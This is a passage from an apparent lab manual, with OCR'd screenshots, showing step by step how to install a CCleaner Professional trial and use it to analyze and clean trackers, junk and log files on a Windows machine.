
2. The CCleaner setup starts loading; when it finishes, the **CCleaner Professional Setup** wizard appears; click the **Install** button.


Piriform
English
CCleaner Professional Setup
View License Agreement
View Privacy Policy
Install
Customize

By installing this product you agree to our license agreement and privacy policy.

Figure 4.4.1: CCleaner Professional Setup window


3. **CCleaner Professional Setup** loads and the **CCleaner Professional Setup Completed** wizard appears. Click to deselect the **View release notes** checkbox and click the **Run CCleaner** button.


Piriform
CCleaner Professional Setup Completed
Run CCleaner
☐ View release notes
Piriform CCleaner - Professional Edition
CCleaner Professional
Windows 10 Pro 64-bit
Intel Core i5-4300M CPU @ 2.60GHz, 12.0GB RAM, Intel HD Graphics 4600
Cleaner
Windows
Applications
Microsoft Edge
Internet Cache
Internet History
Cookies
Download History
100%
Analysis Complete - (1.181 secs)
50.0 MB to be removed. (Approximate size)
Details of files to be deleted (Note: No files have been deleted yet)

CCleaner Professional has been successfully installed on your computer.

Figure 4.4.2: CCleaner Professional Setup Completed wizard

4. The **Welcome to your Free trial of CCleaner Professional!** wizard appears; click the **Start My Trial** button.



CCleaner Professional Trial - 14 Days Remaining

Welcome to your free trial of
CCleaner Professional!

You are seconds away from a safer and faster computer

Start My Trial
Buy Now
Already paid? Activate now


Figure 4.4.3: Welcome to your free trial of CCleaner Professional! wizard

TASK 4.2

Analyze System Log Files

5. The **CCleaner - Professional Edition** window appears. Click the **Analyze** button in the middle of the window.

Note: By default, the CCleaner tool selects the **Easy Clean** option; you can also use the **Custom Clean** option to clean selected files.



CCleaner - Professional Edition

CCleaner Professional
TRIAL VERSION (14 days remaining)

Windows 10 Enterprise 64-bit
Intel Core i5-7400 CPU @ 3.00GHz, 2.0GB RAM, VMware SVGA 3D

Welcome to CCleaner

First, let's analyze your computer to find out how CCleaner can improve its performance and help protect your privacy.

Easy Clean
Custom Clean
Registry
Tools
Options
Upgrade
Analyze
Check for updates

Figure 4.4.4: CCleaner - Professional Edition

6. The **Analyzing your PC...** wizard appears. Wait for the progress bar to complete.



CCleaner - Professional Edition
CCleaner Professional
TRIAL VERSION (14 days remaining)
Windows 10 Enterprise 64-bit
Intel Core i5-7400 CPU @ 3.00GHz, 2.0GB RAM, VMware SVGA 3D
Easy Clean
Custom Clean
Registry
Tools
Options
Upgrade
Analyzing your PC...
41%
Finding Trackers...
Internet Explorer
Finding Junk...
System
Cancel
Check for updates

Figure 4.4.5: Analyzing your PC wizard

TASK 4.3

Clean System Log Files

7. After the completion of the analysis, the results appear. Click the **Clean All** button to clean the discovered trackers and junk files.

Note: The results might differ in your lab environment.


